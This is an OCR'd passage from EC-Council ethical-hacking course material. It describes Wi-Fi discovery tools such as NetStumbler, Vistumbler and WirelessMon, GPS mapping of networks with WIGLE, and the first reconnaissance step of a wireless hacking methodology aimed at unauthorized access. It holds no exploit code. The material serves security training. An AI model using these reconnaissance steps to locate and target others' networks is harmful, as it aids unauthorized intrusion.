
Source: http://www.performancewifi.net

NetSurveyor is an **802.11 (WiFi) network** discovery tool that gathers information about nearby wireless access points in real time and displays it in useful ways. The data is displayed using a variety of different diagnostic views and charts. Data can be recorded for extended periods and played-back at a later date/time. Also, reports can be generated in Adobe PDF format.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.27: NetSurveyor Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Discovery Tool: NetStumbler

Source: http://www.netstumbler.com

NetStumbler is a tool that sniffs **Wi-Fi signals** and informs users if their wireless network is properly configured. But prior to downloading, users need to check if their wireless cards are compatible with NetStumbler. The next step is to disable the automatic configuration service of the said device. Users of Windows machines, for example, must turn off the Windows Wireless Zero Configuration service, which can be located in the **Control Panel/Administrative Tools/Services**.

NetStumber features several columns that provide useful information on detected signals. The media access control column or **MAC** reflects signal strengths as indicated by the color of the dots that represent each entry. A padlock symbol inside the dot suggests that the access point is encrypted. The **SSID** or service set identifier column locates the network from which the wireless packets come from. The Chan (channel) heading shows which channel the network access point is tapping for signal broadcasting and beside that is the column for channel speed, which is expressed in Mbps. The vendor heading reveals the name of device manufacturers like Linksys, Netgear, D-link, and 2Wire while **the Signal-to-Noise Ratio** column indicates the quality of Wi-Fi signal.

Commonly used for:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Wardriving
- Verifying network configurations
- Finding locations with poor coverage in one's WLAN
- Detecting causes of wireless interference
- Detecting unauthorized ("rogue") access points
- Aiming directional antennas for long-haul WLAN links




FIGURE 15.28: NetStumbler Screenshot

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Discovery Tool: Vistumbler

Source: http://www.vistumbler.net

Vistumbler is a **wireless network scanner**. It keeps track of total access points w/gps, maps to kml, signal graphs, statistics, and more.


Features:

- Supports Windows Vista and Windows 7
- Find Wireless access points - Uses the Vista command **'netsh wlan show networks mode=bssid' to get wireless information**
- GPS support
- Export/import access points from **Vistumbler TXT/VS1/VSZ** or **Netstumbler TXT/Text NS1**
- Export access point GPS locations to a google earth kml file or GPX (GPS eXchange format)
- Live Google Earth Tracking: auto KML automatically shows access points in Google Earth
- Speaks Signal Strength using sound files, Windows sound API, or MIDI

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.29: Vistumbler Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Discovery Tool: WirelessMon

Source: http://www.passmark.com

WirelessMon is a software tool that allows users to **monitor** the **status** of **wireless Wi-Fi adapter(s)** and gather information about nearby wireless access points and hot spots in real time. It can log the information it collects into a file, while also providing comprehensive graphing of signal level and real time IP and 802.11 Wi=Fi statistics.

Some of the features of WirelessMon include:

- Verify 802.11 network configuration is correct
- Test Wi-Fi hardware and device drivers are functioning correctly
- Check signal levels from your local Wi-Fi network and nearby networks
- Help locate sources of interference to your networ
- Scan for hot spots in your local area (wardriving)
- **GPS support** for logging and mapping signal strength
- Mapping can be performed with or without a GPS unit
- Correctly locate your wireless antenna (especially important for directional antennas)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Verify the security settings for local access points
- Measure network speed & throughput and view available data rates
- Help check Wi-Fi network coverage and range




FIGURE 15.30: WirelessMon Screenshot (1 of 2)




FIGURE 15.31: WirelessMon Screenshot (2 of 2)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile-based Wi-Fi Discovery Tool

WiFiFoFum - WiFi Scanner

Source: http://www.dynamicallyloaded.com

WiFiFoFum is a mobile Wi-Fi scanner that allows you to **scan** the network for **802.11 Wi-Fi networks**. This provides you information about each network it detects and gives detailed information about the networks SSID, MAC, RSSI (signal strength), channel, AP mode, security mode, and available transmission rates. It can scan surrounding networks, discover Internet access, gives comprehensive AP's configuration information, and this can also map APs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.32: WiFiFoFum scanning the network for 802.11 Wi-Fi networks

Network Signal Info

Source: http://www.kaibits-software.com

Network Signal Info provides detailed information on your currently used network, regardless of whether you are using a **Wi-Fi** or a **cellular connection**.

FIGURE 15.33: Network Signal Info screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WiFi Manager

Source: http://kmansoft.com

WiFi Manager is software that allows you to get a full explanation of the Wi-Fi connection state that is used with a screenshot widget. You can get information about when it was switched on/off connection process, signal level presented in colors, and the current network's SSID.

FIGURE 15.34: WiFi Manager Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

OpenSignalMaps

Source: http://opensignal.com

This website delivers you with visualization and **study-based** data together with the exact signal of the service providers in a particular area with cellular coverage maps.

FIGURE 15.35: OpenSignalMaps showing the signal of service providers with cellular coverage maps


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Discovery Tools

Wi-Fi discovery tools can discover networks (BSS/IBSS) and detect ESSID broadcasting or non-broadcasting networks and their WEP capabilities and the manufacturer automatically. These tools enable your Wi-Fi card to find secured and unsecured wireless connections where you are. A few of the Wi-Fi discovery tools are listed as follows:

- WiFi Hopper available at http://www.wifihopper.com
- Wavestumbler available at http://www.cqure.net
- iStumbler available at http://www.istumbler.net
- WiFinder available at http://www.pgmsoft.com
- Meraki WiFi Stumbler available at http://meraki.com
- Wellenreiter available at http://wellenreiter.sourceforge.net
- AirCheck Wi-Fi Tester available at http://www.flukenetworks.com
- AirRadar 2 available at http://www.koingosw.com
- Xirrus Wi-Fi Inspector available at http://www.xirrus.com
- Wifi Analyzer available at http://a.farproc.com


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Hacking Methodology

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. To accomplish this objective, first you need to discover Wi-Fi networks and then perform GPS mapping of networks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




GPS Mapping

GPS is funded and controlled by the **Department of Defense (DOD)** USA. It was especially designed for the US military, but there are many civilian users of GPS across the world. A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals of GPS. Attackers know that free Wi-Fi is available everywhere and also there may be a possibility of unsecured network presence. Attackers usually create maps of discovered Wi-Fi networks and create a database with statistics collected by Wi-Fi discovery tools such as Netsurveyor, NetStumblers, etc. GPS is used to **track** the **location** of the discovered Wi-Fi networks and the coordinates uploaded to sites like **WIGLE. Attackers** can share this information with the hacking to community or sell it to make money.

FIGURE 15.36: Tracking the location of the discovered Wi-Fi network and uploading it to WIGLE site

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



GPS Mapping Tool: WIGLE

Source: http://wigle.net

WIGLE consolidates location and information of wireless networks world-wide to a central database, and provides user-friendly Java, Windows, and web applications that can map, query, and update the database via the web. Using this user can add a wireless network to WIGLE from a stumble file or by hand and add remarks to an existing network. It allows finding a wireless network by searching or browsing the interactive map.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


